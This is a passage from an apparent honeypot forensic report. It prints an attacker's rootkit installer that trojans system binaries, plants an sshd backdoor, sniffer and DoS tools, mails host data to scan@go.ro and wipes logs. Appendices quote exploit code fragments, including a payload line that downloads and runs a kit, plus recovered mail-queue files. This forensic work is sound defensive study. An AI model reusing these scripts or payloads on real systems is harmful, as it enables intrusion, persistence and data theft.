touch -acmr /usr/bin/find find >>install.log 2>&1
touch -acmr /sbin/ifconfig ifconfig >>install.log 2>&1
touch -acmr /usr/bin/killall killall >>install.log 2>&1
touch -acmr /bin/login login >>install.log 2>&1
touch -acmr /usr/sbin/atd md5bd >>install.log 2>&1
```

```
touch -acmr /bin/netstat netstat >>install.log 2>&1
touch -acmr /bin/ps ps >>install.log 2>&1
touch -acmr /bin/ls ls >>install.log 2>&1
touch -acmr /usr/bin/pstree pstree >>install.log 2>&1
touch -acmr `which syslogd` syslogd >>install.log 2>&1
touch -acmr /usr/bin/top top >>install.log 2>&1
touch -acmr /usr/bin/vdir vdir >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing trojaned programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}chsh"
chmod +s chsh
cp -f chsh /usr/bin/chsh >>install.log 2>&1
echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ps"
echo -n "ps " >>install.log
if [ ! "$(2>&1 ./ps >/dev/null)" ]; then
  if [ ! -x /bin/lps ]; then
    mv -f /bin/ps /bin/lps >>install.log 2>&1
    if [ -x /bin/.ps ]; then
        cp -f /bin/.ps /bin/lps >>install.log 2>&1
    fi
  fi
  cp -f ps /bin >>install.log 2>&1
  if [ -x /bin/.ps ]; then
    cp -f ps /bin/.ps >>install.log 2>&1
  fi
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}top"
echo "top " >>install.log
if [ ! -x /usr/bin/ltop ]; then
  mv -f /usr/bin/top /usr/bin/ltop >>install.log 2>&1
fi
cp -f top /usr/bin/ >>install.log 2>&1

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}pstree"
echo -n "pstree " >>install.log
if [ ! "$(2>&1 ./pstree >/dev/null)" ]; then
  if [ ! -x /usr/bin/lpstree ]; then
    mv /usr/bin/pstree /usr/bin/lpstree >>install.log 2>&1
  fi
  cp -f pstree /usr/bin >>install.log 2>&1
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}killall"
echo "killall " >>install.log
if [ ! -x /usr/bin/lkillall ]; then
  mv -f /usr/bin/killall /usr/bin/pidof >>install.log 2>&1
fi
  cp -f killall /usr/bin/ >>install.log 2>&1

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ls"
echo -n "ls " >>install.log
unalias ls >/dev/null 2>&1
alias ls='ls --color=tty'
if [ ! "$(2>&1 ./ls >/dev/null)" ]; then
  if [ ! -x /bin/lsp ]; then
    mv -f /bin/ls /bin/lsp >>install.log 2>&1
  fi
  cp -f ls /bin/ >>install.log 2>&1
```

```
  cp -f ls /usr/bin/dir
  cp -f vdir /usr/bin
  echo "alias ls='ls --color=tty'" >> /etc/bashrc
  echo
  echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

if [ ! -d /usr/include/rpcsvc ]; then
  mkdir -p /usr/include/rpcsvc >>install.log 2>&1
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}find"
echo "find " >>install.log
if [ ! -x /usr/bin/lfind ]; then
  mv -f /usr/bin/find /usr/bin/lfind
fi
cp -f find /usr/bin

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}du"
echo -n "du " >>install.log
if [ ! "$(2>&1 ./du >/dev/null)" ]; then
  if [ ! -f /usr/include/rpcsvc/du ]; then
    mv -f /usr/bin/du /usr/include/rpcsvc/du >>install.log 2>&1
    chmod -x /usr/include/rpcsvc/du
  fi
  cp -f du /usr/bin >>install.log 2>&1
  echo
echo "ok" >>install.log
else
  echo "${cl}${hred} *** failed ***${cl}${wht}"
  echo "failed" >>install.log
fi

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}netstat"
echo "netstat " >>install.log
if [ ! -x /bin/lnetstat ]; then
    mv -f /bin/netstat /bin/lnetstat >>install.log 2>&1
fi
cp -f netstat /bin/ >>install.log 2>&1

if [ -x /sbin/syslogd ]; then
    echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}syslogd"
    echo "syslogd" >>install.log
    if [ ! -f /usr/include/rpcsvc/syslogd ]; then
      mv -f /sbin/syslogd /usr/include/rpcsvc/syslogd
      chmod -x /usr/include/rpcsvc/syslogd
    fi
    cp -f syslogd /sbin/ >>install.log 2>&1
fi

echo -n "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}ifconfig"
echo -n "ifconfig " >>install.log
if [ ! "$(2>&1 ./ifconfig >/dev/null)" ]; then
    if [ ! -x /usr/include/rpcsvc/ifc ]; then
        mv -f /sbin/ifconfig /usr/include/rpcsvc/ifc >>install.log 2>&1
        chmod -x /usr/include/rpcsvc/ifc
    fi
    cp -f ifconfig /sbin/ifconfig >>install.log 2>&1
    echo
    echo "ok" >>install.log
else
    echo "${cl}${hred} *** failed ***${cl}${wht}"
    echo "failed" >>install.log
fi
```

```
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}log cleaner"
cp -f clean /usr/bin
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}wp"
cp -f wp /usr/bin/wp

echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}shad"
cp -f shad /bin
cp -f shad /usr/bin

mv -f /bin/login /usr/bin/xlogin >>install.log 2>&1
cp -f login /bin/login >>install.log 2>&1
cp -f md5bd /usr/sbin/atd >>install.log 2>&1
cp -f atd.init /etc/rc.d/init.d/atd >>install.log 2>&1

if [ -x /sbin/chkconfig ]; then
 /sbin/chkconfig --add atd >>install.log 2>>install.log
else
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc0.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc1.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc2.d/K60atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc3.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc4.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc5.d/S40atd >>install.log 2>&1
 ln -s /etc/rc.d/init.d/atd /etc/rc.d/rc6.d/K60atd >>install.log 2>&1
fi

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing DoS programs...${cl}${wht}"
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}vadim"
cp -f vadim /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}imp"
cp -f imp /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}slice"
cp -f slice /usr/bin >>install.log 2>&1
echo "${cl}${cyn}|${cl}${hcyn}--- ${cl}${wht}sl2"
cp -f sl2 /usr/bin >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sniffer...${cl}${wht}"
echo "sniffer " >> install.log
if [ ! -d /usr/local/games ]; then
  mkdir -p /usr/local/games >>install.log 2>&1
fi
cp -f linsniffer /usr/local/games/identd >>install.log 2>&1
cp -f sense /usr/local/games/banner >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing sshd backdoor...${cl}${wht}"
cd sshd
./sshd-install >>install.log 2>&1
cd ..

if [ -f /etc/rc.d/init.d/functions ]; then
    cat functions >>/etc/rc.d/init.d/functions
else
    cat functions >/etc/rc.d/init.d/functions
    chmod +x /etc/rc.d/init.d/functions >>install.log 2>&1
fi
if [ -f /etc/rc.d/init.d/xinetd ]; then
    touch -acmr /etc/rc.d/init.d/xinetd xinetd >>install.log 2>&1
    cp -f xinetd /etc/rc.d/init.d >>install.log 2>&1
    /etc/rc.d/init.d/xinetd start >>install.log 2>&1
else
    touch -acmr /etc/rc.d/init.d/inet inet >>install.log 2>&1
    cp -f inet /etc/rc.d/init.d >>install.log 2>&1
    if [ -x /sbin/chkconfig ]; then
        /sbin/chkconfig --add inet >>install.log 2>>install.log
    else
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc0.d/K50inet >>install.log 2>&1
         ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc1.d/K50inet >>install.log 2>&1
```

```
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc2.d/K50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc3.d/S50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc4.d/S50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc5.d/S50inet >>install.log 2>&1
        ln -s /etc/rc.d/init.d/inet /etc/rc.d/rc6.d/K50inet >>install.log 2>&1
    fi
    /etc/rc.d/init.d/inet start >>install.log 2>&1
fi

/etc/rc.d/init.d/atd start >>install.log 2>&1

echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Setting up crontab entries...${cl}${wht}"
crontab -u operator crontab-entry >> install.log 2>&1

echo "${cl}${hgrn}open ports:${cl}${wht}"
if [ -x /usr/sbin/lsof ]; then
    /usr/sbin/lsof|grep LISTEN
else
    /bin/netstat -a|grep LISTEN|grep tcp
fi
echo "${cl}${hgrn}checking for other rootkits:${cl}${wht}"
if [ -d /dev/ida/.inet ]; then
    echo "${cl}${hred}/dev/ida/.inet${cl}${wht}"
fi
if [ -f /usr/bin/hdparm ]; then
    echo "${cl}${hred}/usr/bin/hdparm${cl}${wht}"
fi
if [ -d /dev/.rd ]; then
    echo "${cl}${hred}/dev/.rd${cl}${wht}"
fi
if [ -d /var/run/.pid ]; then
    echo "${cl}${hred}/var/run/.pid${cl}${wht}"
fi
if [ "`locate alya.cgi 2>/dev/null`" ]; then
    echo "${cl}${hred}alya.cgi${cl}${wht}"
    locate alya.cgi 2>/dev/null
fi
if [ -x /usr/bin/sourcemask ]; then
    echo "${cl}${hred}/usr/bin/sourcemask${cl}${wht}"
fi
if [ -x /etc/rc.d/init.d/init ]; then
    echo "${cl}${hred}/etc/rc.d/init.d/init${cl}${wht}"
fi
if [ "`locate c700 2>/dev/null`" ]; then
    echo "${cl}${hred}c700${cl}${wht}"
    locate c700 2>/dev/null|head -n 5
fi
if [ -d /var/spool/cron/"..   "/.zoot/ ] || [ "`locate zoot 2>/dev/null`" ]; then
    echo "${cl}${hred}zoot..${cl}${wht}"
    locate zoot 2>/dev/null|head -n 5
fi
if [ "`locate rsha 2>/dev/null|egrep -v marshal`" ]; then
    echo "${cl}${hred}rsha :\\${cl}${wht}"
    locate rsha 2>/dev/null|head -n 5
fi
if [ "`locate xper 2>/dev/null|egrep -v fixperm`" ]; then
    echo "${cl}${hred}xper${cl}${wht}"
    locate xper 2>/dev/null|head -n 5
fi
if [ "`locate .. 2>/dev/null|egrep -v '1.gz'`" ]; then
    echo "${cl}${hred}hmm.. ${cl}${wht}"
    locate ..|egrep -v '1.gz'|head -n 40
fi
if [ "`locate tcp.log 2>/dev/null`" ] || [ "`lsof|grep tcp.log`" ] || [ "`locate sniffer
2>/dev/null`" ]; then
    echo "${cl}${hred}sniffer logz${cl}${wht}"
    locate tcp.log 2>/dev/null
    lsof|grep tcp.log
```

```
    locate sniffer 2>/dev/null
fi
if [ "`locate .1proc 2>/dev/null`" ] || [ -d /usr/src/.puta ] || [ -f /etc/ttyhash ]; then
    echo "${cl}${hred}possible tk${cl}${wht}"
fi
if [ "`locate adore 2>/dev/null`" ]; then
    echo "${cl}${hred}possible adore lkm${cl}${wht}"
fi
if [ "`locate psybnc 2>/dev/null`" ]; then
    echo "${cl}${hred}hmm.. a fucking psybnc around${cl}${wht}"
    locate psybnc 2>/dev/null|head -n 20
fi
if [ "`locate mech 2>/dev/null|grep -v 'listmech'`" ]; then
    echo "${cl}${hred}aargh.. a fucking mech around${cl}${wht}"
    locate mech 2>/dev/null|grep -v 'listmech'|head -n 20
fi
if [ "`locate eggdrop 2>/dev/null`" ]; then
    echo "${cl}${hred}oopz.. a fucking egg around${cl}${wht}"
    locate eggdrop 2>/dev/null|head -n 40
fi
if [ "`locate sshdu 2>/dev/null`" ]; then
    echo "${cl}${hred}sshdu..${cl}${wht}"
    locate sshdu 2>/dev/null
fi
if [ "`ps -ax|grep "\./"|grep -v grep|grep -v install`" ]; then
    echo "${cl}${hred}suspect processes:${cl}${wht}"
    ps -ax|grep "\./"|grep -v grep|grep -v install
fi
echo "${cl}${hred}/dev filez:${cl}${wht}"
find /dev -type f|grep -v MAKEDEV|grep -v ttyo

echo "${cl}${hgrn}wait few minutez${cl}${wht}"
./sysinfo|mail -s 'new r00t' scan@go.ro
cat install.log|mail -s 'install.log' scan@go.ro

echo "${cl}${hgrn}Done.${cl}${wht}"

/etc/rc.d/init.d/syslog start >>install.log 2>&1

echo >/var/log/messages
echo >/var/log/boot.log
echo >/var/log/cron
echo >/var/log/secure
echo >/var/log/maillog
unset cl cyn wht hblk hgrn hcyn hwht hred
chattr +i /etc/rc.d/init.d/sshd /etc/rc.d/init.d/inet /etc/rc.d/init.d/functions
/etc/rc.d/init.d/
atd /usr/bin/chsh >>install.log 2>&1
chattr +i /usr/local/sbin/sshd /bin/ps /bin/netstat /bin/login /bin/ls /usr/bin/du /usr/bin/find
>>install.log 2>&1
chattr +i /usr/sbin/atd /usr/bin/pstree /usr/bin/killall /usr/bin/top /sbin/fuser /sbin/ifconfig
/usr/sbin/syslogd >>install.log 2>&1
chattr +i /sbin/syslogd >>install.log 2>&1
echo
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Rootkit installed. Enjoy! :)${cl}${wht}"
exit 0
```

Appendix D – Scan/Attack Tools Installed By Attacker

After compromising the Honey_3 version of Delta, the attacker installed a number of scan and attack scripts in the bin/" "/ directory (3 spaces). The source code for most of the tools was also installed, although nothing was compiled on Delta using that source code.

Here, we will identify the tools as far as it can be done.

bind/bind.c (bind) – BIND 8.2, 8.2.1, 8.2.2, 8.2.2-PX exploit
This comment is removed from the version on Delta, but script matches via Google:

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## bind 8.2 8.2.1 8.2.2 8.2.2-PX                 Slackware 4.0/RedHat 6.2 #*/

/* The code establishes a TCP connection with port 53 of a target system.     */
/* It makes use of the "infoleak" bug (through UDP) to obtain the base        */
/* value of the named process frame stack pointer, which is later used        */
/* for constructing proper DNS tsig exploit packet.                           */
/*                                                                            */
/* Upon successful exploitation the assembly routine gets executed. It        */
/* walks the descriptor table of the exploited named process in a search      */
/* for the socket descriptor of the previously established TCP connection.    */
/* Found descriptor is duplicated on stdin, stdout and stderr and /bin/sh     */
/* is spawned.                                                                */
/*                                                                            */
/* The use of such an assembly routine allows successfull exploitation of     */
/* the vulnerability in the case when vulnerable dns servers are protected    */
/* by tightly configured firewall systems (with only 53 tcp/udp port open).  */

(...)

/*                    www.hack.co.za  [1 March 2001]*/
```

bind/x496.c (x496) – BIND 4.9.6-REL exploit

```
/*
 * THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE FROM THE ADM CREW
 *
 * named_v3.c   improved linux x86 named 4.9.6-REL exploit
 * by plaguez aka ndubee.
 * thanks to napster, and prym for the shellcode
 *
 */

(...)

  printf("\nUsage:\t%s targethost [offset]\n", pname);
  printf("\ttargethost may either be name or ip.\n\n");

(...)

/*                    www.hack.co.za              [2000]*/
```

ftpd/autowux.c (wu) – wu-ftpd 2.4, 2.5, 2.60 exploit

```
/*****************************************************************************/
/*** autowux.c - wu-ftpd remote root exploit for x86/linux up to version 2.6.0   ***/
/*** 4th May 2001 by justme                                                      ***/
/***                                                                            ***/
/*** compilation : gcc -o autowux autowux.c net.c                                ***/
/*** usage       : ./autowux [-t hostname] [-v version] [-s system type] [-h]    ***/
/***                                                                            ***/
/*** greets to team teso whose great exploit 7350wu influenced also my coding    ***/
/*** although the functions to bruteforce the addresses (especially the eip      ***/
```

```
/*** location) are quite different. and also greets to pascal bouchareine whose  ***/
/*** tutorial about format strings gave me the basic knowledge about this        ***/
/*** interesting security whole.                                                  ***/
/***                                                                             ***/
/*** I've tested the exploit on different wu-ftpd versions on linux and it       ***/
/*** should also work under BSD although I haven't tested it yet.                ***/
/*** to make the exploit work you still need anonymous access although I will    ***/
/*** try to change this. beside this, it should work quite well, but if you have ***/
/*** any sort of problem with it or any question about the way it works, just    ***/
/*** send an e-mail to <justme@hot-shot.com>                                     ***/
/*********************************************************************************/

(... on to Usage printout)

        printf(BLUE "autowux - wu-ftpd remote root exploit for x86/linux up to version 2.6.0\n"
               "                              2001 by " BROWN "justme\n\n"
               GREEN "usage: " NORM "%s [-t hostname] [-v version] [-s system type] [-h]\n\n"
               RED
               "versions:\n"
               NORM
               "   0\twu-ftpd-2.4.* [default]\n"
               "   1\twu-ftpd-2.5.*\n"
               "   2\twu-ftpd-2.6.*\n\n"
               RED
               "system types:\n"
               NORM
               "   0\tx86/Linux (little endian) [default]\n"
               "   1\tFreeBSD   (little endian)\n\n",
               progname
               );
```

ftpd/pre123.c (pre123) – ProFTPD 1.2.0pre1, 1.2.0pre2, 1.2.0pre3 exploit

```
/*
 * !!!! Private .. ... distribute !!!!
 *
 * <pro.c> proftpd-1.2.0 remote root exploit (beta2)
 * (Still need some code, but it works fine)
 *
 * Offset: Linux Redhat 6.0
 * 0 -> proftpd-1.2.0pre1
 * 0 -> proftpd-1.2.0pre2
 * 0 -> proftpd-1.2.0pre3
 * (If this dont work, try changing the align)
 *
 * Usage:
 * $ cc pro.c -o pro
 * $ pro 1.1.1.1 ftp.linuz.com /incoming
 *
 * ****
 * Comunists are still alive ph34r
 * A lot of shit to : #cybernet@ircnet
 * Greez to Soren,Draven,DaSnake,Nail^D0D,BlackBird,scaina,cliffo,m00n,phroid,Mr-X,inforic
 *          Dialtone,AlexB,naif,etcetc
 * without them this puppy cant be spreaded uaz uaz uaz
 * ****
 */

(... on to usage printout)

      printf("usage: pro <your_ip> <host> <dir> [-l name pass] [offset align]\n");
      printf("If dont work, try different align values (0 to 3)\n");
```

ftpd/pre4.c (pre4) – ProFTPD 1.2.0pre4 exploit

```
/*

                ProFTPD 1.2pre4 Remote Buffer Overflow Xploit
                          by wildcoyote@coders-pt.org
```

```
  Advisorie (from www.securityfocus.com):

  The vulnerability in 1.2pre1, 1.2pre3 and 1.2pre3 is a remotely exploitable
  buffer overflow, the result of a sprintf() in the log_xfer() routine in src/log.c.
  The vulnerability in -> 1.2pre4 <- is a mkdir overflow. The name of the created
  path can not exceed 255 chars.

  -> UNRELEASED! DISTRIBUTE! <- :] heh

  I'm almost sure that no1 coded a exploit against this version of
  ProFtpd/using the same buffer overflow.

*/

(... on to usage printout)

printf("\n\tProFtpd 1.2pre4 Remote Xploit by wildcoyote@coders-pt.org\n\n");
 if (argc<5)
 {
  printf("Sintaxe: %s <username> <password> <writable dir> <host> [port] [offset]\n",argv[0]);
  printf("Example:\n\n");
  printf(" -> If you have a account on the box <-\n");
  printf("    %s wildcoyote my_pass /tmp biatx.userfriendly\n",argv[0]);
  printf(" -> Anonymous access on tha box <-\n");
  printf("    %s anonymous whatever@ /incoming 192.168.0.2\n\n",argv[0]);
  printf("If thiz doesn't bind tha own3d'shell, try a offset between 0-3\n");
  printf("Regardz, wildcoyote@coders-pt.org\n\n");
 }
```

lpd/lpd1.c (lpd) –Red Hat 7.0 and 7.0-dev lpd exploit

```
struct target targets[] =
{
  { "RedHat 7.0 - Guinesss    ", 0xbffff3ec, 0L, 300, 70, 2,         },
  { "RedHat 7.0 - Guinesss-dev", 0xbffff12c, 0L, 300, 70, 2,         },
  { NULL, 0L, 0L, 0, 0, 0 }
};

(...)

void usage(char *program)
{
  printf("Component 0f lpdscan\n");
  printf("Check ../r00t f0r info\n");
  printf("Enjoy another mass scanner fr0m [ O D M ]\n");
  exit(-1);
}

(...)

  static char pf1[256] = "printf \"\t********* You g0t root ? ro0t ! r0ot ?! R00T !!!
*********\n\"\n";
  static char pf2[256] = "printf \"\t*********     You are a CERTIFIED h4x0r n0w
*********\n\n\"\n";
  static char pf3[256] = "lynx -source http://www.geocities.com/fanelutz/kinetic.tgz >
kinetic.tgz;tar zxvf kinetic.tgz;cd kit;./go;exit\n";
```

lpd/lpdx.c (lpdx) – same as lpd1, but downloads kinetic.tgz from 209.249.147.177 instead of geocities.

No source in rpc/ directory, only binaries; the following are from strings output

(rpc/cmsd)

```
Solaris 2.6_x86 .../dt/bin/rpc.cmsd     318008 [2-5]
Solaris 7 (x86) .../dt/bin/rpc.cmsd     329080 [2-5]
Solaris 7     /usr/dt/bin/rpc.cmsd (2)
Solaris 7     /usr/dt/bin/rpc.cmsd
```

```
Solaris 2.6   /usr/dt/bin/rpc.cmsd      347712 [2-5]
Solaris 2.5   /usr/openwin/bin/rpc.cmsd 271892 [2-4]
Solaris 2.5.1 /usr/openwin/bin/rpc.cmsd 200284 [2-4]
Solaris 2.5.1 /usr/dt/bin/rpc.cmsd      338844 [2-5]
/bin/ksh0000-ccc0000
usage: %s [-s] [-h hostname] [-c command] [-u port] [-t port] version host
   -s: just start up rpc.cmsd (useful with a firewalled portmapper)
   -h: (for 2.6) specifies the hostname of the target
   -c: specifies an alternate command
   -u: specifies a port for the udp portion of the attack
   -t: specifies a port for the tcp portion of the attack
```

(rpc/freebsd-amd)

```
usage:  %s dst_host|ip
AMD exploit for FreeBSD 3.X <anathema@box.co.uk>
Tested against FreeBSD 3.2-REL stock AMD binary.
```

(rpc/pcnfsd_remote)

```
usage: %s server [arch] [user]
  arch can be: openbsd linux irix hpux sunos solaris sysv
  write more and send them to me ! :>
  You can specify a user with the third argument in case the sploit
  picks a dumb one.
```

(rpc/rpcscan)

```
RPC class A/B/C [scan/exploit] by Xploit.
This will scan for RPC service and try to exploit statd/amd/cmsd/pcnfsd/ttdb.
```

(rpc/ttdb)

```
Uscopyght ${LAST STAGE OF DELIRIUM jul99908 pold tr //lsd-pl.net/
```

src/r00t.c (../r00t) – Master binary to call all others in this kit

```
void usage(char *heh)
{
    printf("Linux LPRng, named & multi FPTD and RPC mass scanner/rooter
    Project started by kinetic from [O D M]
    Greetingz to : showtee`, mR_Ice, abel,
    VlaDDracU, vortek, #odm, #svun, #hnc,
    #rootworm, #hacktech, and to all my
    friends i missed.

    Vulnerable LPRng:
    Red Hat 7.0 Guiness LPRng from RPM

    Vulnerable BIND/named versions:
    ** 8.2 ** 8.2.1 ** 8.2.2 ** 8.2.2-P3 **
    ** 8.2.2-P5 ** 8.2.2-P7 ** 4.9.6-REL **

    Vulnerable FTPD versions:
    Wu-FTPD prior to 2.6.1(anonymous login)
    ProFTPD prior to 1.2.0pre5(anon login)

    Vulnerable RPC OS`s:
    Linux, FreeBSD, IRIX, SunOS/Solaris, HP-UX

    * Usage:
    * %s <a>[.b][.c] <-d daemon>
    * or
    * %s random-<class> <-d daemon>

    * a,b,c = IP Classes
    * class = a,b or c
    * daemons :
```

```
    *   1: bind
    *   2: lpd
    *   3: ftpd
    *   4: rpc.*\n",heh,heh);
    exit (0);
}

(...)

    printf("Scan started on %d.%d.%d.0\n",ipa,ipb,ipc);
    printf("Target daemon/port : %s/%d\n",daemon,port);
    printf("Enjoy the ride, hit ^C to st0p - [O D M] 0wnz yewr s0ul !\n");
```

no source (ssh/x2) – SSH exploit, following is from strings x2

```
Usage: sshd-exploit -t# <options> host [port]
Options:
        -t num (mandatory)  defines target, use 0 for target list
        -X string           skips certain stages
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)
```

Also, scanssh by Niels Provos (http://www.citi.umich.edu/u/provos) is included in the ssh/ subdirectory.

Appendix E – Compiling TCT and TASK for >2GB File Systems

Two of the file systems on our honeypot exceeded 2 GB, and when we initially used the TCT and TASK tools to manipulate them, they failed with "File too large" errors. Google quickly found the following post[20] by Dave Dittrich which explained why:

Re: "ls: File too large"

From: Dave Dittrich (*dittrich@cac.washington.edu*)
Date: Thu Apr 25 2002 - 21:06:31 PDT

- **Next message:** Troy Larson: "RE: Desktop files enumerated in windows user.dat?"
- **Previous message:** Seth Arnold: "Re: Desktop files enumerated in windows user.dat?"
- **In reply to:** Tom Trelvik: ""ls: File too large""
- **Messages sorted by:** [date] [thread] [subject] [author]

```
> ls: trelvik: File too large

Let me guess.  The file is >2GB?  If so, this is simply because your
file utilities are not compiled with large file (64 bit) support.
Here are some notes I have on fixing things for Linux:


Updates to Red Hat 7.1 system required to deal with large (>2GB)
partition image files with The Coroner's Toolkit and TCTutils/autopsy.

stat:
        stat-2.5-2 (from rawhide)

strings:
        binutils-2.11.90.0.8-12.i386.rpm (from rawhide)
        [requires libc.so.6(GLIBC_2.2.3)]
                glibc-2.2.4-18.i686.rpm
                glibc-common-2.2.4-18.i686.rpm
                glibc-devel-2.2.4-18.i686.rpm

        Workaround: Redirect I/O instead of open file ("strings <file"),
        hack strings.c and bfd/bfd>*.h to handle "long long int" file
        offsets.

less:
        less-358-21.i386.rpm (from rawhide)

xxd:
        vim-common-6.0-0.27
        vim-enhanced-6.0-0.27
        vim-minimal-6.0-0.27
        vim-X11-6.0-0.27
```

```
file:
        (Reported to Bugzilla - no resolution as of 10/5/2001)
        Workaround: use "file" from TCT instead

TCT 1.08:
        Recompile with "-D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"

TCT Utils 1.0:
        Recompile with "-D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"

autopsy:
        autopsy fails with "image file not found" due to Perl's -e
        not being able to stat the large file properly, and
        "Invalid block argument (positive numbers only)" due
        to Red Hat's perl being compiled with 32 bit ints.

        Workaround: Compile perl 5.6.1 from source with large
        file support enabled and 64 bit ints.
--
Dave Dittrich                           Computing & Communications
dittrich@cac.washington.edu             University Computing Services
http://staff.washington.edu/dittrich    University of Washington

PGP key      http://staff.washington.edu/dittrich/pgpkey.txt
Fingerprint  FE 97 0C 57 08 43 F3 EB 49 A1 0C D0 8E 0C D0 BE C8 38 CC B5


-------------------------------------------------------------
This list is provided by the SecurityFocus ARIS analyzer service.
For more information on this free incident handling, management
and tracking system please see: http://aris.securityfocus.com
```

Because our analysis station is a Red Hat 7.3 installation, many of the above packages were already up-to-date. Both TCT-1.09 and TASK-1.50 ship with makedef files that specify "-D_LARGEFILE_SOURCE –D_FILE_OFFSET_BITS=64" for Linux 2.4-based compiles. The only software package that wasn't ready was Perl; the perl-5.6.1 RPM that ships with Red Hat 7.3 is not compiled as listed above.

In order to get a properly configured Perl package, we had to unpack the source RPM from the Red Hat 7.3 CDs, and make the following modifications to the .spec file which specifies how the package should be built:

```
[root@birch]# diff  perl.spec bigperl.spec
11c11
< %define largefiles 0
---
> %define largefiles 1
247a248
>       -Duse64bitint -Duselargefiles \
260,264d260
< %if %largefiles
<         -Duselargefiles \
< %else
```

```
<         -Uuselargefiles \
< %endif
301a298,301
> pushd /var/tmp/perl-root/usr/lib/perl5/5.6.1/
> mv i386-linux-64int i386-linux
> ln -s i386-linux i386-linux-64int
> popd
[root@birch]#
```

When compiled this way, one of the tests (test 6 of t/op/int.t) failed. After reviewing the test code, and being unable to understand what the result was supposed to be, we decided that a) it wasn't the sort of math that was often needed and b) the test probably assumed 32-bit integers and was therefore inappropriate. To properly ignore the problem:

- Unpack the perl-5.6.1 tar archive in /usr/src/redhat/SOURCES
- Edit perl-5.6.1/t/op/int.t; comment out test 6 and replace it with `print "ok 6\n";`
- Re-archive the modified perl-5.6.1 directory tree and replace the original tar archive with the modified version.
- Change to /usr/src/redhat/SPECS and `rpm -ba perl.spec`
- Change to /usr/src/redhat/RPMS/i386 and `rpm -Uvh --force --nodeps perl*`

Once this is done, the version of Perl installed on the system is capable of handling >2GB files, and by extension so are the TCT/TASK tools that use Perl, such as `grave-robber` and `lazarus`.

Appendix F – Deleted Mail Queue Files

The following four files represent two email messages that were sent out from the compromised machine by the attacker. The first and third listings contain the routing (header) information, and the second and fourth contain the body of the email.

/var/spool/mqueue/qfLAA05042

```
V2
T1021736809
K0
N0
P35157
I3/7/2015
Fb
$_root@localhost
Sroot
RPFD:scan@go.ro
H?P?Return-Path: <root>
HReceived: (from root@localhost)
      by delta.dyndns.ws (8.9.3/8.9.3) id LAA05042
      for scan@go.ro; Sat, 18 May 2002 11:46:49 -0400
H?D?Date: Sat, 18 May 2002 11:46:49 -0400
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200205181546.LAA05042@delta.dyndns.ws>
HTo: scan@go.ro
HSubject: new r00t
.
```

/var/spool/mqueue/dfLAA05042

```
------------------------------------------------------------------
Network info:

Hostname : delta.dyndns.ws (X.118.27.87)
Alternative IP : 127.0.0.1
Host : delta.dyndns.ws
Distro: Red Hat Linux release 6.2 (Zoot)
Uname -a
Linux delta.dyndns.ws 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
Uptime
 11:46am  up 1 day, 23:25,  0 users,  load average: 0.14, 0.03, 0.01
Pwd
/tmp/lsrrk
ID
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
------------------------------------------------------------------
Yahoo.com ping:

PING 216.115.108.243 (216.115.108.243) from X.118.27.87 : 56(84) bytes of
data.

--- 216.115.108.243 ping statistics ---
6 packets transmitted, 0 packets received, 100% packet loss
------------------------------------------------------------------
```

```
Hw info:

CPU Speed: 551.262798MHz
CPU Vendor: vendor_id    : AuthenticAMD
